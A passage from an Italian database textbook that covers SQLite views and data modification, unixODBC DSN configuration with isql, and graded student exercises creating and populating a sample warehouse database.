   ...>        SELECT Presenze.Giorno, Presenze.Ingresso, [Invio]
   ...>               Presenze.Uscita, [Invio]
   ...>               Indirizzi.Cognome, Indirizzi.Nome [Invio]
   ...>            FROM Presenze, Indirizzi [Invio]
   ...>            WHERE Presenze.Codice = Indirizzi.Codice; [Invio]
```

L'esempio mostra la creazione della vista '**Presenze_dettagliate**', ottenuta dalle relazioni '**Presenze**' e '**Indirizzi**'. In pratica, questa vista permette di interrogare direttamente la relazione virtuale '**Presenze_dettagliate**', invece di utilizzare ogni volta un comando '**SELECT**' molto complesso, per ottenere lo stesso risultato.

702.9 Aggiornamento delle tuple

La modifica di tuple già esistenti avviene attraverso l'istruzione '**`UPDATE`**', la cui efficacia viene controllata dalla condizione posta dopo la parola chiave '**`WHERE`**'. Se tale condizione manca, l'effetto delle modifiche si riflette su tutte le tuple della relazione.

L'esempio seguente, aggiunge un attributo alla relazione degli indirizzi, per contenere il nome del comune di residenza degli impiegati; successivamente viene inserito il nome del comune '**`Sferopoli`**' in base al prefisso telefonico.

```
sqlite> ALTER TABLE Indirizzi ADD COLUMN Comune char(30); [Invio]

sqlite> UPDATE Indirizzi [Invio]

   ...>      SET Comune='Sferopoli' [Invio]

   ...>      WHERE Telefono >= '022' AND Telefono < '023'; [Invio]
```

In pratica, viene aggiornata solo la tupla dell'impiegato '**`Pinco Pallino`**'.

702.10 Cancellazione delle tuple

L'esempio seguente elimina dalla relazione delle presenze le tuple riferite alle registrazioni del giorno 01/01/2007 e le eventuali antecedenti.

```
sqlite> DELETE FROM Presenze WHERE Giorno <= '2007-01-01'; [Invio]
```

702.11 Inserimento in una relazione esistente

L'esempio seguente aggiunge alla relazione dello storico delle presenze le registrazioni vecchie che poi vengono cancellate:

```
sqlite> INSERT INTO PresenzeStorico ( [Invio]

   ...>          PresenzeStorico.Codice, PresenzeStorico.Giorno, [Invio]

   ...>          PresenzeStorico.Ingresso, PresenzeStorico.Uscita) [Invio]

   ...>      SELECT Presenze.Codice, Presenze.Giorno, [Invio]

   ...>             Presenze.Ingresso, Presenze.Uscita [Invio]

   ...>          FROM Presenze WHERE Presenze.Giorno <= '2007-01-01';
[Invio]

sqlite> DELETE FROM Presenze WHERE Giorno <= '2007-01-01'; [Invio]
```

702.12 Riferimenti

- *SQLite*

  ⟨*http://www.sqlite.org* ⟩

ODBC

ODBC, ovvero *Open database connectivity* è un metodo standardizzato per l'accesso ai DBMS. Si attua inserendo un servizio intermedio, tra i DBMS e le applicazioni che devono accedere ai dati: le applicazioni comunicano con il servizio ODBC, mentre il servizio ODBC comunica con i DBMS sottostanti, preoccupandosi di adattarsi alle loro particolarità. Ciò consente di scrivere applicazioni che, attraverso ODBC, sono in grado di utilizzare qualsiasi DBMS con cui il servizio ODBC sia in grado di interagire.

Generalmente, il sistema ODBC non fa tutto da solo, in quanto di solito si avvale di librerie aggiuntive (*driver*) per la gestione dei DBMS reali.

703.1 DSN

Un DSN, ovvero *Data source name*, è una base di dati virtuale, del sistema ODBC, individuata da un nome.

Generalmente, un DSN fa riferimento a una base di dati di un certo DBMS reale, con cui il sistema ODBC è in grado di interagire; tuttavia, teoricamente, potrebbe trattarsi di qualunque cosa in grado di comportarsi come una base di dati vera e propria.

703.2 unixODBC

Nei sistemi Unix è disponibile unixODBC,[1] che consente di interagire con un discreto numero di DBMS comuni, attraverso delle librerie aggiuntive per la gestione dei vari DBMS, alcune delle quali vengono elencate qui brevemente:

- PostgreSQL ODBC,[2] per la comunicazione con DBMS PostgreSQL;
- MyODBC,[3] per la comunicazione con DBMS MySQL.

Una volta installato unixODBC e le librerie per la comunicazione con i DBMS di proprio interesse, occorre provvedere a configurare unixODBC in modo da poterle utilizzare. Per fare questo si interviene nel file '`/etc/odbcinst.ini`'; l'esempio seguente riguarda le librerie per comunicare con MySQL e PostgreSQL rispettivamente:

```
[MySQL]
Description     = MySQL driver
Driver          = /usr/lib/odbc/libmyodbc.so
Setup           = /usr/lib/odbc/libodbcmyS.so
CPTimeout       =
CPReuse         =
FileUsage       = 1

[PostgreSQL]
Description     = PostgreSQL ODBC driver
Driver          = /usr/lib/odbc/psqlodbc.so
Setup           = /usr/lib/odbc/libodbcpsqlS.so
Debug           = 0
CommLog         = 1
FileUsage       = 1
```

Come si può vedere e intuire, alcune direttive non sono comuni per tutti i tipi di DBMS; in pratica, l'inserimento di una sezione per l'accesso a un DBMS richiede un modello da copiare e adattare, per quel caso specifico.

Una volta configurate le librerie per l'accesso ai DBMS, è possibile definire dei DSN, con i quali fare riferimento a delle basi di dati reali presso tali DBMS. unixODBC offre tre modi per memorizzare le informazioni sui DSN, in base al campo di azione previsto per questi: il sistema nel suo insieme, una rete locale, il singolo utente.

Attraverso il file '`/etc/odbc.ini`' è possibile dichiarare dei DSN validi nell'ambito del sistema locale, per tutti gli utenti; attraverso dei file che corrispondono al modello '`/etc/ODBCDataSources/`***nome***`.dsn`', è possibile dichiarare un DSN che, teoricamente, potrebbe essere condiviso da più elaboratori in una rete locale, con la stessa condivisione della directory '`/etc/ODBCDataSources/`'; attraverso i file '`~/.odbc.ini`', ogni utente può dichiarare i propri DSN personali.

Questi file di configurazione dei DSN, possono contenere direttive raggruppate in sezioni, corrispondenti al nome del DSN. Per esempio, l'estratto seguente dichiara l'accesso alla base di dati, presso l'elaboratore locale, denominata '**`nanodb`**', accedendo con l'utenza '**`pgnanouser`**' (secondo il DBMS); il nome del DSN è '**`mio`**':

```
[mio]
Description             = PostgreSQL
Driver                  = PostgreSQL
Trace                   = No
TraceFile               =
Database                = nanodb
Servername              = localhost
Username                = pgnanouser
Password                =
Port                    = 5432
Protocol                = 6.4
ReadOnly                = No
RowVersioning           = No
ShowSystemTables        = No
ShowOidColumn           = No
FakeOidIndex            = No
ConnSettings            =
```

L'estratto seguente, invece, dichiara l'accesso alla base di dati, presso l'elaboratore locale, denominata '**`nanodb`**', accedendo con l'utenza '**`mynanouser`**' (secondo il DBMS); il nome del DSN è '**`mio2`**':

```
[mio2]
Description     = MySQL
Driver          = MySQL
Server          = localhost
Database        = nanodb
Username        = mynanouser
Port            =
Socket          =
Option          =
Stmt            =
```

703.3 ODBCConfig

Il programma ODBCConfig, che fa parte di unixODBC, consente di configurare i DSN in modo guidato, proponendo dei valori predefiniti appropriati al tipo di DBMS a cui questi vanno associati. Eventualmente, sarebbe possibile anche intervenire nella configurazione di '`/etc/odbcinst.ini`', ma questo non è conveniente, perché in tal caso manca la guida necessaria. Il programma si avvia generalmente senza argomenti:

```
ODBCConfig
```

Se il programma viene avviato con i privilegi necessari, può intervenire nella configurazione di '`/etc/odbc.ini`' o dei file contenuti nella directory '`/etc/ODBCDataSources/`', altrimenti può operare esclusivamente nel file personale '`~/.odbc.ini`'.

Figura 703.4. Aspetto di ODBCConfig all'avvio.

Osservando il programma in funzione, si vedono alcuni lembi posti sul lato superiore. I primi tre (`User DSN`, `System DSN`, `File DSN`) permettono di selezionare una scheda riferita, rispettivamente, alla configurazione dei DSN personali ('`~/.odbc.ini`'), di quelli di sistema ('`/etc/odbc.ini`') e di quelli condivisibili ('`/etc/ODBCDataSources/`'). La configurazione con una qualsiasi di queste tre schede è uniforme alle altre; quello che cambia sono i privilegi necessari a modificare i file di configurazione rispettivi.

Avendo selezionato una delle tre schede che consentono di intervenire sui DSN, sul lato destro della finestra appaiono dei pulsanti grafici, con i quali è possibile creare, eliminare o modificare dei DSN. Volendo creare un DSN (pulsante [ADD]), appare la richiesta di specificare il tipo di DBMS (*driver*).

Figura 703.5. La maschera con cui si specifica la libreria adatta a comunicare con il DBMS di proprio interesse. Una volta evidenziato, come si vede in questo caso a proposito di PostgreSQL, si deve selezionare il pulsante grafico OK.

Successivamente viene proposta una maschera che riproduce, sostanzialmente, le direttive specifiche per quel tipo di libreria, da inserire nel file di configurazione. Fortunatamente, la maschera contiene già dei valori predefiniti appropriati per la maggior parte delle direttive.

Figura 703.6. La maschera con cui si definiscono le direttive per il DSN, nel caso della libreria per il collegamento a und DBMS PostgreSQL. In questo caso viene dichiarato il DSN denominato '**`mio`**', abbinato alla base di dati '**`nanodb`**', presso l'elaboratore locale, a cui si accede con l'utenza '**`pgnanouser`**' (la parola d'ordine, ammesso che sia necessaria per accedere, rimane da specificare al momento del collegamento.

Name	mio
Description	PostgreSQL
Driver	PostgreSQL
Trace	No
TraceFile	
Database	nanodb
Servername	localhost
Username	pgnanouser
Password	
Port	5432
Protocol	6.4
ReadOnly	No
RowVersioning	No
ShowSystemTables	No
ShowOidColumn	No
FakeOidIndex	No
ConnSettings	

Nella maschera di inserimento delle direttive, appare un menù di icone, di solito sul lato superiore sinistro. Con l'icona che mostra una «X», si annullano le modifiche, mentre con quella che assomiglia a una «V», si confermano gli inserimenti.

Figura 703.7. Aspetto di ODBCConfig dopo l'inserimento del DSN '**`mio`**' nella configurazione personale dell'utente.

Tra le altre schede del programma, è interessante osservare ciò che è contenuto in quella denominata *`Advanced`*. Lì dovrebbe essere visibile il percorso di un file usato per annotare l'esito delle interrogazioni avvenute con le basi di dati reali, per poter risalire alla causa di un problema, quando l'utilizzo di ODBC sembra fallire senza un motivo apparente. In ogni caso, questo file dovrebbe corrispondere a '`/tmp/sql.log`'.

703.4 Accesso a ODBC tramite «isql» o «iusql»

unixODBC include due programmi equivalenti, per accedere a un DSN attraverso istruzioni SQL impartite interattivamente. Attraverso questi programmi si può verificare in pratica il funzionamento di un certo DSN:

`isql` ***nome_dsn*** [***nome_utente*** [***parola_d'ordine***]] [***opzioni***]

`iusql` ***nome_dsn*** [***nome_utente*** [***parola_d'ordine***]] [***opzioni***]

La differenza tra i due programmi dovrebbe consistere nella migliore disposizione del secondo verso la codifica universale.

Dalla sintassi mostrata sull'uso dei due programmi, si può osservare che è obbligatorio l'inserimento del nome del DSN con cui ci si vuole connettere, mentre gli altri dati sono facoltativi, perché potrebbero essere memorizzati nella configurazione del DSN stesso, oppure, nel caso della parola d'ordine, potrebbe non essere richiesta dal DBMS per accedere. A titolo di esempio, si suppone di collegarsi al DSN '**`mio`**', per il quale è già stato specificato il nominativo utente da usare e la parola d'ordine non è richiesta:

`$` **`isql mio`** [*Invio*]

```
+--------------------------------------+
| Connected!                           |
|                                      |
| sql-statement                        |
| help [tablename]                     |
| quit                                 |
|                                      |
+--------------------------------------+
```

Come si vede, viene suggerito ciò che si può fare: inserire istruzioni SQL, usare il comando '**`help`**' o '**`quit`**'. A questo punto non c'è molto da spiegare; si comprende che possono essere impartite delle istruzioni SQL (secondo i canoni di ODBC) e che al termine si può concludere con il comando '**`quit`**'.

`SQL>` **`quit`** [*Invio*]

Il problema nell'uso di un programma come questo, semmai, sta nel fatto che, di fronte a un errore, la spiegazione che si ottiene è estremamente scarna e occorre leggere il file in cui i messaggi del DBMS reale vengono scaricati (di solito è '`/tmp/sql.log`').

703.5 Riferimenti

- *unixODBC*

  ⟨*http://www.unixodbc.org* ⟩

[1] **unixODBC** GNU GPL e GNU LGPL

[2] **PostgreSQL ODBC** GNU GPL

[3] **MyODBC** GNU GPL

Parte cx

Esercitazioni essenziali sulla gestione di una base di dati

Capitolo 704

Preparazione

Prima di poter iniziare a eseguire gli esercizi di questa parte, dedicata alle basi di dati e al linguaggio SQL, è necessario verificare di disporre degli strumenti adatti ed essere sicuri di saperli utilizzare.

Per facilitare l'esecuzione di queste esercitazioni, sia gli esercizi, sia le verifiche sono realizzabili con SQLite, attraverso il programma '**`sqlite3`**'.

Gli esercizi prevedono l'uso di basi di dati personali, ognuna contenuta tutta in un file.

Le verifiche associate a queste esercitazioni portano a produrre dei fogli stampati, che gli studenti devono avere la cura di controllarle in base a quanto indicato nella traccia delle verifiche stesse, prima della consegna all'insegnante.

Per poter svolgere gli esercizi e le verifiche, ogni studente deve essere in grado di scrivere e modificare file di testo, con un programma adatto (per esempio va bene il programma Gedit). In questi file di testo vanno inserite le istruzioni SQL necessarie allo svolgimento del lavoro; per evitare confusione, i file che contengono codice SQL vengono nominati con l'estensione '`.sql`'.

Per eseguire le istruzioni SQL contenute in un file, si usa il programma '**`sqlite3`**' nel modo seguente:

`$` **`sqlite3`** ***file_db*** **`<`** ***file_sql*** [*Invio*]

In questo caso, le istruzioni contenute nel file ***file_sql***, vengono applicate alla base di dati contenuta nel file ***file_db***.

Per essere certi di sapere usare gli strumenti occorre fare una prova. Si realizzi il file di testo denominato '`prova-istruzioni.sql`', contenente quanto segue, sostituendo le metavariabili ***cognome***, ***nome***, ***classe*** e ***data*** con qualcosa di appropriato:

```
-- Esercizio di prova di: cognome nome classe
-- Data: data
-- File: prova-istruzioni.sql

CREATE TABLE Prova (Codice  INTEGER,
                    Cognome VARCHAR(60),
                    Nome    VARCHAR(60));
```

Una volta salvato il file con il nome stabilito, lo si esegue nella base di dati contenuta nel file '`prova.db`'. Dal momento che il file '`prova.db`' non esiste, essendo la prima volta che viene utilizzato questo nome, l'esecuzione delle istruzioni comporta automaticamente la creazione della base di dati relativa:

`$` **`sqlite3 prova.db < prova-istruzioni.sql`** [*Invio*]

Se non si vedono segnalazioni di alcun genere, le istruzioni contenute nel file '`prova-istruzioni.sql`' sono state eseguite tutte con successo.

Le istruzioni contenute nel file '`prova-istruzioni.sql`' servono a produrre una ***relazione***, denominata '**`Prova`**', contenente alcuni ***attributi*** ('**`Codice`**', '**`Cognome`**' e '**`Nome`**').

Se il file contenente le istruzioni SQL contiene degli errori, o viene eseguito quando ciò non deve essere fatto, è probabile vedere apparire dei messaggi, che vanno letti attentamente. Per esempio, se venisse eseguito nuovamente il file 'prova-istruzioni.sql' nella stessa base di dati, si otterrebbe una segnalazione che avvisa del fatto che la relazione '**Prova**' esiste già (e non può essere creata nuovamente):

$ **sqlite3 prova.db < prova-istruzioni.sql** [*Invio*]

```
CREATE TABLE Prova (Codice  INTEGER,
                    Cognome VARCHAR(60),
                    Nome    VARCHAR(60));
SQL error: table Prova already exists
```

Il programma '**sqlite3**' può essere usato anche interattivamente. Per farlo, si avvia senza indicare il file contenente le istruzioni SQL. Si proceda in questo modo:

$ **sqlite3 prova.db** [*Invio*]

A questo punto appare l'invito del programma '**sqlite3**', che indica la sua attesa di comandi o di istruzioni SQL, digitati direttamente:

```
sqlite>
```

Con il comando '**.schema**' (si osservi il fatto che il comando inizia con un punto) è possibile visualizzare l'elenco delle relazioni esistenti, in forma di istruzione SQL. Si proceda inserendo questo comando:

sqlite> **.schema** [*Invio*]

```
CREATE TABLE Prova (Codice  INTEGER,
                    Cognome VARCHAR(60),
                    Nome    VARCHAR(60));
```

Si proceda inserendo l'istruzione necessaria a eliminare la relazione '**Prova**' creata poco prima:

sqlite> **DROP TABLE Prova;** [*Invio*]

Si conclude con il funzionamento di '**sqlite3**' con il comando '**.quit**':

sqlite> **.quit** [*Invio*]

Prima di passare ai capitoli successivi, vanno eliminati i file 'prova-istruzioni.sql' e 'prova.db', che non servono più.

704.1 Indice dei file utilizzati

In questi esercizi, vengono creati una serie di file, che qui vengono elencati in ordine alfabetico, con il riferimento alla sezione in cui sono utilizzati.

Capitolo 705

Creazione ed eliminazione delle relazioni

Una ***relazione*** è un insieme di ***tuple***, suddivise in ***attributi***, tutte nello stesso modo. Una relazione si rappresenta normalmente in forma tabellare, dove le tuple sono costituite dalle righe e gli attributi dalle colonne.

Figura 705.1. Relazione «Articoli (Articolo, Descrizione, UM, Listino, ScortaMin)».

Articolo	Descrizione	UM	Listino	ScortaMin
1	Dischetti da 9 cm 1440 Kibyte	pz	0,20	500
2	Dischetti da 9 cm 1440 Kibyte colorati	pz	0,25	500
101	CD-R 16x	pz	0,50	500
102	CD-R 52x	pz	1,00	500
201	CD-RW 4x	pz	1,00	200
202	CD-RW 8x	pz	1,50	200
301	DVD-R 8x	pz	1,00	200
302	DVD-R 16x	pz	2,00	200
401	DVD+R 8x	pz	1,00	200
402	DVD+R 16x	pz	2,00	200
501	DVD-RW 8x	pz	2,00	200
601	DVD+RW 8x	pz	2,00	200

I valori che si possono inserire nelle celle della tabella dipendono dal ***dominio*** dell'attributo relativo. Per esempio, l'attributo '**`Listino`**' (corrispondente alla quarta colonna) della relazione '**`Articoli`**', può contenere solo valori numerici positivi, con un massimo di due decimali.

705.1 Creazione di una relazione

Con l'ausilio di un programma per la scrittura e la modifica di file di testo puro, si crei il file '`prova-creazione-articoli.sql`', contenente il testo seguente, sostituendo le metavariabili con informazioni appropriate e rispettando la punteggiatura:

```
-- Creazione della relazione "Articoli"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: prova-creazione-articoli.sql

CREATE TABLE Articoli (Articolo    INTEGER        NOT NULL,
                       Descrizione CHAR(60)       NOT NULL,
                       UM          CHAR(7)        DEFAULT 'pz',
                       Listino     NUMERIC(14,2)  DEFAULT 0,
                       ScortaMin   NUMERIC(12,3)  DEFAULT 0,
                       PRIMARY KEY (Articolo));

INSERT INTO Articoli VALUES (1, 'Dischetti da 9 cm 1440 Kibyte', 'pz', 0.2, 500);
INSERT INTO Articoli VALUES (2, 'Dischetti da 9 cm 1440 Kibyte colorati', 'pz', 0.25, 500);
```

L'istruzione '**`CREATE TABLE`**' permette la creazione della relazione '**`Articoli`**', stabilendo dei vincoli, per cui gli attributi '**`Articolo`**' e '**`Descrizione`**' non possono contenere un valore nullo; inoltre viene stabilito il valore predefinito per gli altri attributi. Si stabilisce anche che l'attributo '**`Articolo`**' deve essere una chiave primaria, comportando la necessità che non appaiano tuple con lo stesso codice articolo.

Le istruzioni '**INSERT**', inseriscono le prime due tuple della relazione. A questo proposito, si osservi che i dati numerici, come il prezzo di listino e il livello della scorta minima, si indicano così come sono, con l'accortezza di usare **il punto per la separazione dei decimali**, mentre **le stringhe** (le informazioni testuali) **vanno delimitate da apici singoli**.

Si controlli di avere scritto il file 'prova-creazione-articoli.sql' in modo corretto, rispettando anche la punteggiatura; si controlli di avere salvato il file con li nome previsto, quindi si proceda con il comando seguente:

$ **sqlite3 mag.db < prova-creazione-articoli.sql** [*Invio*]

Se il programma mostra dei messaggi, si tratta di errori, che devono essere verificati attentamente, prima di proseguire.

Si ricorda che il file 'mag.db', contenente la base di dati, viene creato automaticamente se non dovesse già essere presente.

705.2 Eliminazione di una relazione

Per eliminare una relazione si usa l'istruzione '**DROP TABLE**', come nell'esempio seguente:

```
DROP TABLE Articoli;
```

Si vuole eliminare la relazione '**Articoli**' appena creata nella base di dati contenuta nel file 'mag.db', ma trattandosi di un'operazione molto semplice, è meglio usare il programma '**sqlite3**' in modo interattivo. Si avvii il programma '**sqlite3**' e si eseguano i comandi successivi, come descritto qui di seguito, utilizzando anche il comando '**.schema**' per avere l'elenco delle relazioni esistenti, prima di cancellare effettivamente quella stabilita:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **.schema** [*Invio*]

```
CREATE TABLE Articoli (Articolo    INTEGER        NOT NULL,
                       Descrizione CHAR(60)       NOT NULL,
                       UM          CHAR(7)        DEFAULT 'pz',
                       Listino     NUMERIC(14,2)  DEFAULT 0,
                       ScortaMin   NUMERIC(12,3)  DEFAULT 0,
                       PRIMARY KEY (Articolo));
```

sqlite> **DROP TABLE Articoli;** [*Invio*]

sqlite> **.quit** [*Invio*]

Si ricorda che se, a seguito dell'inserimento dell'istruzione '**DROP TABLE**', il programma mostra dei messaggi, si tratta di errori che devono essere verificati attentamente, prima di proseguire.

705.3 Verifica sulla creazione e popolazione della relazione «Articoli»

Per poter svolgere questa verifica, gli studenti devono essere in grado di realizzare un file di testo contenente codice SQL, con le istruzioni necessarie alla creazione di una relazione e con quelle che permettono l'inserimento delle tuple. Inoltre, devono essere in grado di utilizzare il programma '**sqlite3**' in modo interattivo, per visualizzare l'elenco delle relazioni esistenti nella base di dati e per eliminare una relazione.

Si riprenda il file 'prova-creazione-articoli.sql' e lo si salvi con il nome 'creazione-articoli.sql'. Il file 'creazione-articoli.sql' va poi modificato aggiungendo le istruzioni necessarie a completare l'inserimento degli articoli che sono visibili nella figura 705.1.

Una volta completato e salvato il file 'creazione-articoli.sql', se ne controlli il funzionamento con la base di dati:

```
$ sqlite3 mag.db < creazione-articoli.sql [Invio]
```

Se si ottengono degli errori, si deve eliminare la relazione '**Articoli**' dalla base di dati contenuta nel file 'mag.db', utilizzando il programma '**sqlite3**' in modo interattivo, quindi, dopo le correzioni, si deve riprovare.

Una volta eseguita l'operazione con successo, si stampi il file 'creazione-articoli.sql' e lo si consegni per la correzione all'insegnante.

Nella valutazione viene controllata la correttezza del contenuto del file e la coerenza estetica nella scrittura delle istruzioni SQL.

705.4 Verifica sulla creazione e popolazione della relazione «Causali»

Prima di svolgere questa verifica, è necessario avere svolto quella precedente, della quale valgono anche gli stessi requisiti.

Si crei il file 'creazione-causali.sql', inserendo le istruzioni necessarie a creare la relazione '**Causali**', con il contenuto che si vede nella figura 705.6, tenendo conto che:

1. l'attributo '**Causale**' è di tipo '**INTEGER**', non ammette il valore nullo e costituisce la chiave primaria;
2. l'attributo '**Descrizione**' è di tipo '**CHAR**' a 60 caratteri e non ammette il valore nullo;
3. l'attributo '**Variazione**' è di tipo '**NUMERIC**', a una sola cifra, senza decimali, con un valore predefinito pari a zero.

Figura 705.6. Relazione **`Causali (Causale, Descrizione, Variazione)`**.

Causale	Descrizione	Variazione
1	Carico per acquisto	+1
2	Scarico per vendita	-1
3	Reso da cliente	+1
4	Reso a fornitore	-1
5	Rettifica aumento acquisto	+1
6	Rettifica aumento vendite	-1
7	Rettifica diminuzione vendite	+1
8	Rettifica diminuzione acquisti	-1
9	Carico da produzione	+1
10	Scarico a produzione	-1
11	Carico da altro magazzino	+1
12	Scarico ad altro magazzino	-1
13	Saldo iniziale	+1

Figura 705.7. Scheletro del file '`creazione-causali.sql`', da completare.

```
-- Creazione della relazione "Causali"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: creazione-causali.sql

CREATE TABLE Causali …

INSERT INTO Causali …
…
```

Una volta completato e salvato il file '`creazione-causali.sql`', se ne controlli il funzionamento con la base di dati:

`$` **`sqlite3 mag.db < creazione-causali.sql`** [*Invio*]

Se si ottengono degli errori, si deve eliminare la relazione '**`Causali`**' dalla base di dati contenuta nel file '`prova.db`', utilizzando il programma '**`sqlite3`**' in modo interattivo, quindi, dopo le correzioni, si deve riprovare.

Una volta eseguita l'operazione con successo, si stampi il file '`creazione-causali.sql`' e lo si consegni per la correzione all'insegnante.

Nella valutazione viene controllata la correttezza del contenuto del file e la coerenza estetica nella scrittura delle istruzioni SQL.

705.5 Verifica sulla creazione e popolazione della relazione «Fornitori»

Prima di svolgere questa verifica, è necessario avere svolto quelle precedenti, delle quali valgono anche gli stessi requisiti.

Si crei il file '`creazione-fornitori.sql`', inserendo le istruzioni necessarie a creare la relazione '**`Fornitori`**', con il contenuto che si vede nella figura 705.8, tenendo conto che:

1. l'attributo '**Fornitore**' è di tipo '**INTEGER**', non ammette il valore nullo e costituisce la chiave primaria;
2. l'attributo '**RagioneSociale**' è di tipo '**VARCHAR**' a 120 caratteri e non ammette il valore nullo;
3. l'attributo '**Paese**' è di tipo '**CHAR**' a 30 caratteri e il suo valore predefinito è '**ITALIA**';
4. l'attributo '**Indirizzo**' è di tipo '**VARCHAR**' a 120 caratteri e non ammette il valore nullo;
5. l'attributo '**CAP**' è di tipo '**CHAR**' a 10 caratteri;
6. l'attributo '**Citta**' è di tipo '**VARCHAR**' a 120 caratteri e non ammette il valore nullo;
7. l'attributo '**Prov**' è di tipo '**CHAR**' a 2 caratteri e il suo valore predefinito è costituito da una stringa di dimensione nulla;
8. l'attributo '**Telefono**' è di tipo '**CHAR**' a 20 caratteri e il suo valore predefinito è costituito da una stringa di dimensione nulla;
9. l'attributo '**Fax**' è di tipo '**CHAR**' a 20 caratteri e il suo valore predefinito è costituito da una stringa di dimensione nulla;
10. l'attributo '**CFPI**' (codice fiscale o partita IVA) è di tipo '**CHAR**' a 30 caratteri e il suo valore predefinito è costituito da una stringa di dimensione nulla.

Figura 705.8. Relazione **Fornitori (Fornitore, RagioneSociale, Paese, Indirizzo, CAP, Citta, Prov, Telefono, Fax, CFPI)**.

Fornitore	RagioneSociale	Paese	Indirizzo	CAP	Citta	Prov	Telefono	Fax	CFPI
1	Tizio Tizi	ITALIA	via Tazio, 11	31100	Treviso	TV	0422,111111	0422,222222	12345678901
2	Caio Cai	ITALIA	via Caino, 22	31033	Castelfranco Veneto	TV	0423,222222	0423,333333	23456789012
3	Sempronio Semproni	ITALIA	via Salina, 33	31057	Silea	TV	0422,333333	0422,444444	34567890123

Figura 705.9. Scheletro del file 'creazione-fornitori.sql', da completare.

```
-- Creazione della relazione "Fornitori"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: creazione-fornitori.sql

CREATE TABLE Fornitori …

INSERT INTO Fornitori …
…
```

Una volta completato e salvato il file 'creazione-fornitori.sql', se ne controlli il funzionamento con la base di dati:

$ **sqlite3 mag.db < creazione-fornitori.sql** [*Invio*]

Se si ottengono degli errori, si deve eliminare la relazione '**Fornitori**' dalla base di dati contenuta nel file 'mag.db', utilizzando il programma '**sqlite3**' in modo interattivo, quindi, dopo le correzioni, si deve riprovare.

Una volta eseguita l'operazione con successo, si stampi il file 'creazione-fornitori.sql' e lo si consegni per la correzione all'insegnante.

Nella valutazione viene controllata la correttezza del contenuto del file e la coerenza estetica nella scrittura delle istruzioni SQL.

705.6 Verifica sulla creazione e popolazione della relazione «Clienti»

Prima di svolgere questa verifica, è necessario avere svolto quelle precedenti, delle quali valgono anche gli stessi requisiti.

Si crei il file 'creazione-clienti.sql', inserendo le istruzioni necessarie a creare la relazione '**Clienti**', con il contenuto che si vede nella figura 705.10, tenendo conto che:

1. l'attributo '**Cliente**' è di tipo '**INTEGER**', non ammette il valore nullo e costituisce la chiave primaria;
2. l'attributo '**RagioneSociale**' è di tipo '**VARCHAR**' a 120 caratteri e non ammette il valore nullo;
3. l'attributo '**Paese**' è di tipo '**CHAR**' a 30 caratteri e il suo valore predefinito è '**ITALIA**';
4. l'attributo '**Indirizzo**' è di tipo '**VARCHAR**' a 120 caratteri e non ammette il valore nullo;
5. l'attributo '**CAP**' è di tipo '**CHAR**' a 10 caratteri;
6. l'attributo '**Citta**' è di tipo '**VARCHAR**' a 120 caratteri e non ammette il valore nullo;
7. l'attributo '**Prov**' è di tipo '**CHAR**' a 2 caratteri e il suo valore predefinito è costituito da una stringa di dimensione nulla;
8. l'attributo '**Telefono**' è di tipo '**CHAR**' a 20 caratteri e il suo valore predefinito è costituito da una stringa di dimensione nulla;
9. l'attributo '**Fax**' è di tipo '**CHAR**' a 20 caratteri e il suo valore predefinito è costituito da una stringa di dimensione nulla;
10. l'attributo '**CFPI**' (codice fiscale o partita IVA) è di tipo '**CHAR**' a 30 caratteri e il suo valore predefinito è costituito da una stringa di dimensione nulla.

Figura 705.10. Relazione **Clienti (Cliente, RagioneSociale, Paese, Indirizzo, CAP, Citta, Prov, Telefono, Fax, CFPI)**.

Cliente	RagioneSociale	Paese	Indirizzo	CAP	Citta	Prov	Telefono	Fax	CFPI
1	Mevio Mevi	ITALIA	via Mare, 11	31050	Morgano	TV	0422,444444	0422,555555	45678901234
2	Filano Filani	ITALIA	via Farfalle, 22	31032	Feltre	BL	0439,555555	0439,666666	56789012345
3	Martino Martini	ITALIA	via Marte, 33	31010	Mareno di Piave	TV	0438,666666	0438,777777	67890123456

Figura 705.11. Scheletro del file `creazione-clienti.sql`, da completare.

```
-- Creazione della relazione "Clienti"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: creazione-clienti.sql

CREATE TABLE Clienti …

INSERT INTO Clienti …
…
```

Una volta completato e salvato il file `creazione-clienti.sql`, se ne controlli il funzionamento con la base di dati:

`$ sqlite3 mag.db < creazione-clienti.sql` [*Invio*]

Se si ottengono degli errori, si deve eliminare la relazione `Clienti` dalla base di dati contenuta nel file `mag.db`, utilizzando il programma `sqlite3` in modo interattivo, quindi, dopo le correzioni, si deve riprovare.

Una volta eseguita l'operazione con successo, si stampi il file `creazione-clienti.sql` e lo si consegni per la correzione all'insegnante.

Nella valutazione viene controllata la correttezza del contenuto del file e la coerenza estetica nella scrittura delle istruzioni SQL.

705.7 Verifica sulla creazione e popolazione della relazione «Movimenti»

Prima di svolgere questa verifica, è necessario avere svolto quelle precedenti, delle quali valgono anche gli stessi requisiti.

Si crei il file `creazione-movimenti.sql`, inserendo le istruzioni necessarie a creare la relazione `Movimenti`, con il contenuto che si vede nella figura 705.12, tenendo conto che:

1. l'attributo `Movimento` è di tipo `INTEGER`, non ammette il valore nullo e costituisce la chiave primaria;
2. l'attributo `Articolo` è di tipo `INTEGER` e non ammette il valore nullo;
3. l'attributo `Causale` è di tipo `INTEGER` e non ammette il valore nullo;
4. l'attributo `Data` è di tipo `DATE` e non ammette il valore nullo;
5. l'attributo `Cliente` è di tipo `INTEGER`;
6. l'attributo `Fornitore` è di tipo `INTEGER`;
7. l'attributo `Quantita` è di tipo `NUMERIC` a 15 cifre, di cui cinque sono usate per i decimali, e non ammette il valore nullo;
8. l'attributo `Valore` è di tipo `NUMERIC` a 14 cifre, di cui due sono usate per i decimali, e non ammette il valore nullo.

Figura 705.12. Relazione **Movimenti (Movimento, Articolo, Causale, Data, Cliente, Fornitore, Quantita, Valore)**.

Movimento	Articolo	Causale	Data	Cliente	Fornitore	Quantita	Valore
1	2	1	2007-01-15	NULL	3	10000	100,00
2	2	2	2007-01-16	2	NULL	1000	10,00
3	102	1	2007-01-17	NULL	2	1000	200,00
4	102	2	2007-01-18	1	NULL	100	20,00
5	401	1	2007-01-19	NULL	1	1000	200,00
6	401	2	2007-01-20	3	NULL	200	40,00
7	401	4	2007-01-20	NULL	1	100	20,00
8	102	4	2007-01-20	NULL	2	100	20,00
9	601	1	2007-01-21	NULL	3	2000	1000,00
